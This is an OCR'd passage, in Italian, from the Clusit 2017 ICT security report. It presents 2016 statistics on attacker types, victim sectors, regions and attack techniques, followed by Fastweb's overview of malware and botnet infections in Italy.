
Va sottolineato che, rispetto al passato, oggi risulta più difficile distinguere nettamente tra queste due ultime categorie: sommando gli attacchi di entrambe, nel 2016 si assiste ad un aumento del **16%** rispetto all'anno precedente (138 contro 119).



© Clusit - Rapporto 2017 sulla Sicurezza ICT in Italia

Nel 2014 il Cybercrime si era confermato la prima causa di attacchi gravi a livello globale, attestandosi al 60% dei casi analizzati (era il 36% nel 2011). Nel 2015 tale percentuale era il 68%, che sale al 72% nel 2016, mostrando un trend inequivocabile.
Va sottolineato che già dal 2015 si è assistito alla diffusione ormai endemica di attività cyber criminali "spicciole", che in questo campione di incidenti gravi non sono rappresentate (per esempio le quotidiane campagne di estorsione realizzate tramite phishing e ransomware, che hanno colpito moltissime organizzazioni e cittadini italiani), trend che si è ulteriormente rafforzato nel 2016.
Secondo una recente indagine, nel quarto trimestre 2016 l'Italia era al quarto posto nel mondo per numero di utenti online complessivamente colpiti da Cybercrime (29%)[28].

[28] http://www.lastampa.it/2017/02/12/italia/cronache/furti-e-ricatti-i-file-pirata-svuotano-le-aziende-italiane-M8N0ZDGpDrD72MMcGMP38J/pagina.html



© Clusit - Rapporto 2017 sulla Sicurezza ICT in Italia


Il Cybercrime passa dal 68% al 72% del totale, mentre l'Hacktivism diminuisce di 23 punti percentuali rispetto al suo picco del 2013, passando da oltre un terzo a meno di un sesto dei casi analizzati.
Per quanto riguarda le attività di Espionage, rispetto alla percentuale degli attacchi gravi registrati nel 2015 la quota di attacchi nel 2016 è in lieve calo (dal 9% al 8% del totale), mentre l'Information Warfare risulta essere in forte crescita (nonostante la scarsità di informazioni pubbliche in merito), dal 2% al 5%.

Distribuzione degli attaccanti rispetto alle categorie con maggior tasso di crescita degli attacchi

Quest'anno per la prima volta abbiamo deciso di presentare le statistiche relative ad alcune categorie di vittime verticali, con un'attenzione particolare verso i primi 3 settori per tasso di crescita degli attacchi rispetto all'anno precedente (Health, Banking e GDO).
Di seguito si può osservare chiaramente come la distribuzione degli attaccanti mostri variazioni importanti a seconda della tipologia di bersaglio, il che suggerisce la necessità per ogni settore di adottare contromisure differenti, e di investire in modo mirato le proprie risorse, in conseguenza del proprio specifico Threat Model[29].


[29] https://en.wikipedia.org/wiki/Threat_model

Tipologia e distribuzione degli attaccanti vs Banking - 2016




© Clusit - Rapporto 2017 sulla Sicurezza ICT in Italia

Tipologia e distribuzione degli attaccanti vs Health - 2016



© Clusit - Rapporto 2017 sulla Sicurezza ICT in Italia

Tipologia e distribuzione degli attaccanti vs GDO-Retail - 2016




© Clusit - Rapporto 2017 sulla Sicurezza ICT in Italia

Distribuzione delle vittime per tipologia

VITTIME PER TIPOLOGIA	2011	2012	2013	2014	2015	2016	Variazioni 2016 su 2015	Trend 2017
Institutions: Gov - Mil - LEAs - Intel	153	374	402	213	223	220	-1,35%	↘
Other targets	97	194	146	172	51	38	-25,49%	↓
Entertainment / News	76	175	147	77	138	131	-5,07%	↘
Online Services / Cloud	15	136	114	103	187	179	-4,28%	↘
Research - Education	26	104	70	54	82	55	-32,93%	↓
Banking / Finance	17	59	108	50	64	105	64,06%	↑
Software / Hardware Vendor	27	59	46	44	55	56	1,82%	↗
Telco	11	19	19	18	18	14	-22,22%	↓
Gov. Contractors / Consulting	18	15	2	13	8	7	-12,50%	↓
Security Industry	17	14	6	2	3	0	-100,00%	↓
Religion	0	14	7	7	5	6	20,00%	↑
Health	10	11	11	32	36	73	102,78%	↑
Chemical / Medical	2	9	1	5	2	0	-100,00%	↓
Critical Infrastructures	-	-	37	13	33	38	15,15%	↑
Automotive	-	-	17	3	5	4	-20,00%	↓
Org / ONG	-	-	19	47	46	13	-71,74%	↓
GDO / Retail	-	-	-	20	17	29	70,59%	↑
Hospitability	-	-	-	-	39	33	-15,38%	↘
Multiple targets (nuova)	-	-	-	-	-	49	-	-


Rispetto al 2015, nel 2016 la crescita percentuale maggiore di attacchi gravi si osserva verso le categorie "Health" (+102%), "GDO/Retail" (+70%) e "Banking / Finance" (+64%), seguite da "Critical Infrastructures" (+15%).
L'ampia categoria "Others" quest'anno risulta in calo, principalmente perché abbiamo dovuto introdurre una nuova categoria, "Multiple targets", per rendere conto del crescente numero di attacchi gravi compiuti in parallelo dallo stesso attaccante contro numerose organizzazioni appartenenti a categorie differenti.
In questa nuova voce sono compresi attacchi verso vittime appartenenti a tutte le altre categorie, a dimostrazione del fatto che non solo ormai tutti sono diventati bersagli, ma anche che gli attaccanti sono diventati sempre più aggressivi e conducono operazioni su scala sempre maggiore, con una logica "industriale".
Rimangono stabili, sia pure con un leggero calo, gli attacchi verso i settori "Gov" (tipicamente con finalità di Espionage o di Hacktivism), "Entertainment / News", "Online Services / Cloud", e "Software/Hardware vendor".

Per quanto riguarda la categoria "Ricettività" (Hospitability), introdotta nel 2015 per rendere conto di un certo numero di attacchi gravi verso organizzazione alberghiere, ristoranti, residence e collettività (tipicamente per colpirne gli utenti), tali attacchi proseguono anche nel 2016, pur mostrando una lieve flessione.
Complessivamente, su 19 categorie considerate, 5 rimangono sostanzialmente invariate, 8 appaiono in calo, mentre 6 mostrano un aumento nel numero degli attacchi, il che farebbe supporre che gli attacchi si stiano polarizzando verso certe categorie specifiche.




Al primo posto assoluto, in leggera diminuzione, ancora il settore governativo in senso esteso, con un quinto degli attacchi (21%). La categoria "Online Services / Cloud" nel 2016 si conferma al secondo posto (17%). Al terzo posto la categoria "Entertainment/News" (13%), a seguire "Banking/Finance" (10%) e "Health" (7%).

Il gruppo di attacchi ricondotti a "Multiple targets" si inserisce a pari merito tra le categorie "Software/Hardware vendor" e "Research/Education" (5% ciascuno del totale), mentre la categoria "Others" (principalmente a causa dell'introduzione della nuova categoria "Multiple targets"), scende al 4%.



Distribuzione generale delle vittime per area geografica


La classificazione delle vittime per nazione di appartenenza viene qui rappresentata su base continentale.
Rispetto al primo semestre 2016, nel secondo semestre in percentuale diminuiscono leggermente le vittime di area americana (dal 55% al 53%), mentre crescono gli attacchi verso realtà basate in Europa (dal 13% al 16%) ed in Asia (dal 15% al 16%).




Da notare che gli attacchi contro realtà asiatiche equivalgono a quelli contro realtà europee. La categoria "Multinational" rimane sostanzialmente stabile al 11%, ad indicare la tendenza a colpire bersagli sempre più importanti, di natura transnazionale.

Distribuzione geografica delle vittime di categorie a maggior tasso di crescita degli attacchi

Anche qui, le differenze sono particolarmente eclatanti tra diverse categorie di vittime.




Geografia delle vittime per continente vs Health - 2016



© Clusit - Rapporto 2017 sulla Sicurezza ICT in Italia

Geografia delle vittime per continente vs GDO-Retail - 2016




© Clusit - Rapporto 2017 sulla Sicurezza ICT in Italia

Distribuzione generale delle tecniche di attacco


TECNICHE DI ATTACCO PER TIPOLOGIA	2011	2012	2013	2014	2015	2016	Variazioni 2016 su 2015	Trend 2017
SQL Injection	197	435	217	110	184	35	-80,98%	↓
Unknown	73	294	239	199	232	338	45,69%	↑
DDoS	27	165	191	81	101	115	13,86%	↗
Known Vulnerabilities / Misconfigurations	107	142	256	195	184	136	-26,09%	↓
Malware	34	61	57	127	106	229	116,04%	↑
Account Cracking	10	41	115	86	91	46	-49,45%	↓
Phishing / Social Engineering	10	21	3	4	6	76	1.166,67%	↑
Multiple Techniques / APT	6	13	71	60	104	59	-43,27%	↓
0-day	5	8	3	8	3	13	333,33%	↑
Phone Hacking	0	3	0	3	1	3	200,00%	↑

Tra le *root cause* degli attacchi gravi del 2016 si confermano al primo posto le tecniche sconosciute (categoria "Unknown") con il 32% del totale, in crescita rispetto al 2015 del 45%, principalmente a causa della scarsità di informazioni precise che si possono reperire in merito nel pubblico dominio.
Ritornano ad aumentare il "Malware" comune (+116%), i DDoS (+13%) e l'utilizzo di vulnerabilità "0-day", (+ 333%, per quanto su un numero di incidenti noti limitato), e soprattutto cresce percentualmente in maniera notevolissima la categoria "Phishing/Social Engineering" (+1.166%).
Le "Known Vulnerabilities / Misconfigurations", che erano risultate in forte crescita l'anno scorso, mostrano una certa flessione (-26%), a dimostrazione del fatto che anche se i difensori hanno iniziato ad implementare un certo livello di contromisure su questo fronte, ormai gli attaccanti possono fare affidamento sull'efficacia del malware "semplice" e delle tecniche di social engineering per conseguire la gran maggioranza dei loro obiettivi.
Il Malware comune (in particolare i c.d. Ransomware) è sempre più diffuso, e non solo per compiere attacchi "spiccioli" (tipicamente realizzati da cyber criminali poco sofisticati, dediti a generare i propri "margini" su grandissimi numeri) ma anche contro bersagli importanti e/o con impatti significativi.



© Clusit - Rapporto 2017 sulla Sicurezza ICT in Italia

Diminuiscono sensibilmente le SQLinjection, che nel 2016 passano dal 18 al 3% del totale. Crescono invece fortemente gli attacchi realizzati a partire da attività di Phishing e Social Engineering, che passano dal 1% al 7% del totale.
Sostanzialmente stabili dal punto di vista numerico gli attacchi DDoS (11%), che però nel corso del 2016 hanno in alcuni casi raggiunto volumi di traffico vicini o superiori al Gigabit per secondo, un record assoluto.




© Clusit - Rapporto 2017 sulla Sicurezza ICT in Italia

Considerato che stiamo analizzando gli attacchi più gravi del periodo, compiuti contro primarie organizzazioni pubbliche e private, spesso di livello mondiale, il fatto che la somma delle tecniche di attacco più banali (SQLi, DDoS, Vulnerabilità note, phishing, malware "semplice") rappresenti ben il 56% del totale (era il 57% nel 2015), implica che gli attac-


canti riescono ancora a realizzare attacchi di successo contro le loro vittime con troppa semplicità e costi molto bassi – forse la considerazione più preoccupante tra tutte quelle svolte fin qui.

Distribuzione delle tecniche di attacco utilizzate verso le vittime di categorie a maggior tasso di crescita degli attacchi

In analogia a quanto fatto più sopra per la distribuzione degli attaccanti e per quella geografica, riportiamo di seguito le statistiche relative alla distribuzione delle tecniche di attacco rilevate verso i primi 3 settori per tasso di crescita degli attacchi rispetto all'anno precedente (Health, Banking e GDO).
Anche in questo caso si può osservare chiaramente come la distribuzione delle tecniche di attacco mostri variazioni importanti a seconda della tipologia di bersaglio (e naturalmente della tipologia di attaccante).




Tipologia e distribuzione delle tecniche d'attacco vs Health - 2016



© Clusit - Rapporto 2017 sulla Sicurezza ICT in Italia

Tipologia e distribuzione delle tecniche d'attacco vs GDO - 2016



© Clusit - Rapporto 2017 sulla Sicurezza ICT in Italia

ANALISI FASTWEB DELLA SITUAZIONE ITALIANA IN MATERIA DI CYBER-CRIME E INCIDENTI INFORMATICI

Introduzione e visione d'insieme

Il 2016 è stato un anno particolarmente complesso dal punto di vista della cyber-security. Per anni si sono registrati trend di crescita importanti nella diffusione di malware, spam e attacchi più o meno vistosi, ma mai come l'anno passato sono emersi in maniera così chiara i rischi ai quali le aziende sono esposte. Il riferimento non è legato soltanto agli articoli o ai servizi realizzati dai media mondiali sui principali cyber-attacchi registrati durante l'anno, ma anche alle continue minacce con le quali anche le aziende medio-piccole si sono dovute confrontare in termini concreti (si pensi ad esempio alla 'piaga' dei ransomware).

Se, da una parte, tale 'sovraesposizione' ha contribuito ad aumentare in alcune aziende il livello di consapevolezza e, di conseguenza, anche la disponibilità a investire per cercare di consolidare competenze e livelli di protezione, dall'altra si registra ancora la mancanza di un approccio strutturato nell'affrontare tali tematiche. Tale aspetto è tanto più vero nelle società medio-piccole dove spesso si ha ancora difficoltà a comprendere l'entità reale del problema e a valutarne l'impatto.

I dati raccolti durante l'anno dal Security Competence Center di Fastweb (il gruppo impegnato nello sviluppo, proposizione e gestione dei servizi di Sicurezza per il mercato Business) confermano tale tendenza. A fronte di un maggiore attenzione delle grandi aziende (sia in ambito Privato che Pubblico) nel valutare nuove soluzioni di protezione e nel cercare di riconsiderare gli strumenti di controllo degli accessi ai propri asset aziendali (dati e sistemi), permane una ampia porzione di mercato che, per ristrettezze di budget e di know-how, non è ancora riuscita a dedicare tempo e risorse all'aggiornamento delle proprie infrastrutture o, più semplicemente, all'enforcement delle configurazioni e delle policy di sicurezza già attive. Ne consegue che il livello di esposizione a possibili attacchi rimane pressoché invariato e in gran parte dipendente da vulnerabilità e problematiche che, purtroppo, erano già state evidenziate anche nei precedenti report.

Non manca però anche qualche segnale positivo: ad esempio, la diffusione di nuove tecnologie (sempre più accessibili anche da un punto di vista economico) che si stanno dimostrando efficaci nel rispondere alle minacce più avanzate e in grado di contribuire a ridurre, almeno in parte, il 'gap competitivo' che, soprattutto negli ultimi anni, si è creato a favore del cybercrime.

Nei prossimi capitoli entreremo nel dettaglio di tali considerazioni fornendo un quadro di sintesi di quanto rilevato nel corso del 2016 in relazione alle principali minacce dirette verso i propri Clienti e ai relativi trend.

Dati analizzati

Quest'anno abbiamo raccolto oltre 16 milioni di eventi di sicurezza (una base dati pari a circa il doppio di quella utilizzata per il report 2015). Il dominio di analisi è costituito dai dati ottenuti dal Security Operations Center e relativi agli indirizzi IP appartenenti all'AS Fastweb: oltre 6 milioni di indirizzi pubblici su ognuno dei quali possono comunicare decine o anche centinaia di dispositivi e server attivi presso le reti dei Clienti.
I dati raccolti sono stati arricchiti, analizzati e correlati con l'aggiunta di quelli forniti da organizzazioni esterne come ad esempio la Shadowserver Foundation, fonte autorevole e molto dettagliata in merito all'evoluzione delle botnet e dei relativi malware.
I dati sugli attacchi di Distributed Denial of Service, sono stati ricavati da tutte le anomalie DDoS rilevate dalle tecnologie di Fastweb per il contrasto di questo tipo di attacchi. Allo stesso modo le informazioni relative alle principali tipologie di minacce riscontrate sono state raccolte da piattaforme interne utilizzate per attività di Incident Management.
Le indicazioni relative alle frodi sul protocollo VOIP sono invece frutto delle analisi effettuate dal Dipartimento di Fraud Management della Direzione Security di Fastweb.
Come tutti gli anni, è importante sottolineare che tutti i dati, prima di essere analizzati, sono stati automaticamente aggregati e anonimizzati per proteggere la privacy e la sicurezza sia dei Clienti che di Fastweb stessa.

Le principali minacce

La principale minaccia che ormai da anni le aziende si trovano a fronteggiare è la diffusione sempre più significativa di varie tipologie di malware, ovvero software malevoli che possono 'infettare' gli host aziendali semplicemente perché un dipendente ha cliccato su un link web o aperto una mail sospetta oppure a fronte di vulnerabilità delle applicazioni o dei sistemi operativi utilizzati. I rischi a cui l'azienda è esposta possono essere di vario tipo: furto di informazioni sensibili, monitoraggio delle azioni degli utenti, blocco di dati o di alcuni servizi con l'intento di estorcere denaro oppure il semplice sfruttamento della risorse computazionali al fine di espandere le reti di botnet che le organizzazioni impegnate nel cybercrime utilizzano per realizzare, ad esempio, campagne di spam e attacchi DDoS.
Non è più un segreto il fatto che il cybercrime abbia ormai adottato modelli organizzativi e di business paragonabili a quelli delle principali realtà operanti in settori leciti e ben più consolidati. Gli interessi in gioco sono ormai elevatissimi e spaziano dalle azioni di spionaggio industriale alla possibilità di mettere a disposizione di organizzazioni e singoli individui strumenti in grado di realizzare attacchi e azioni malevole 'on demand'. Non ci si può quindi stupire se sia diventato sempre più semplice, anche per personale con competenze non avanzate, entrare in contatto con intermediari che sviluppano business in questo 'mercato' (difficile da perseguire perché nascosto nei meandri del Deep Web e 'protetto' da legislazioni di Paesi che non sempre regolano tali attività). Allo stesso modo diventa immediato immaginare quanto sia aumentato l'interesse del cybercrime nel continuo sviluppo di nuove versioni di malware in grado di bypassare la maggior parte dei meccanismi di protezione, dai più classici e datati a quelli più evoluti e aggiornati. Naturalmente per massimizzare il

ritorno di queste attività, in generale, diventa anche essenziale colpire in maniera massiva cercando di raggiungere il maggior numero possibile di vittime.
Al contrario le aziende si trovano in una situazione di costante svantaggio. Purtroppo gli strumenti a loro disposizione (firewall, antivirus, etc.) sono sempre più in difficoltà nel fornire risposte immediate e complete. Solo una parte limitata della aziende ha la possibilità di acquistare soluzioni così avanzate da azzerare in maniera quasi completa il rischio derivante da qualsiasi tipologia di minacce. Lo stesso discorso riguarda anche il livello di competenze disponibili: in un contesto in rapida evoluzione è sempre più difficile disporre di risorse con conoscenze specifiche e sempre aggiornate. Va però anche detto che spesso il rischio viene sottovalutato e che non sempre gli strumenti a disposizione vengono sfruttati al massimo delle loro possibilità. Con un maggior livello di attenzione e consapevolezza, almeno una parte degli effetti derivanti da malware ampiamente diffusi e conosciuti (spesso presenti e 'latenti' da anni nelle reti delle società colpite) potrebbero essere notevolmente limitati.
Queste sono in sostanza le principali motivazioni per cui l'origine di gran parte delle minacce rilevate è riconducibile a malware. Altre tipologie di attacco, ad esempio DDoS, benché potenzialmente anche più pericolose e difficili da gestire, presentano solitamente dei target specifici e possono essere affrontate in maniera efficace solo sottoscrivendo servizi specifici di mitigation. Come in vari altri contesti, è importante sottolineare che per limitare i rischi di questi attacchi è fondamentale agire in anticipo (quando infatti ci si accorge di essere vittima di un attacco DDoS è essenzialmente troppo tardi per evitarne gli effetti). Per questa ragione è importante che questo servizio di monitoraggio sia sempre attivo almeno sui link internet utilizzati per sviluppare le attività 'core' del business aziendale.




Figura 1 - *Tipologie di attacchi rilevati (DATI Fastweb relativi all'anno 2016)*

Tipologie di malware e botnet

La composizione dei malware e delle botnet che interessano le macchine appartenenti all'AS di Fastweb varia di poco rispetto al 2015. A meno di poche eccezioni, si confermano di fatto le stesse tipologie di malware rilevate negli scorsi anni, effetto probabilmente dovuto a una scarsa manutenzione delle macchine e al mancato aggiornamento o all'assenza di software di protezione.

Il principale malware rilevato risulta essere ZeroAccess seguito da Nivdort (che l'anno scorso non era presente nella top ten delle infezioni rilevate). Le azioni effettuate da questo trojan (scoperto nel 2007) comprendono sia il furto di password che la modifica di configurazioni di sistema, oltre alla possibilità di favorire il download di malware addizionali.

Nella lista dei primi 10 malware riscontrati le diverse versioni di GameOver Zeus hanno lasciato spazio anche a Conficker (frutto probabilmente dell'elevata diffusione delle varie versioni dell'omonimo malware già rilevata anche lo scorso anno) e Salityv3 (un'altra novità rispetto al 2015).

In particolare, l'elevata diffusione del trojan Nivdort (conosciuto anche come 'Bayrob') può essere ricondotta ad alcune campagne massive di spam rilevate soprattutto a inizio 2016. Sality è invece un virus identificato la prima volta nel 2003 e oggi diffuso nelle versioni 3 e 4, varianti particolarmente resistenti ai più diffusi tool di protezione/rimozione.

Aumenta in generale la presenza di infezioni riconducibili a ransomware (ad es. Cryptowall e Locky) sebbene non rientrino nell'elenco dei malware più 'diffusi'.

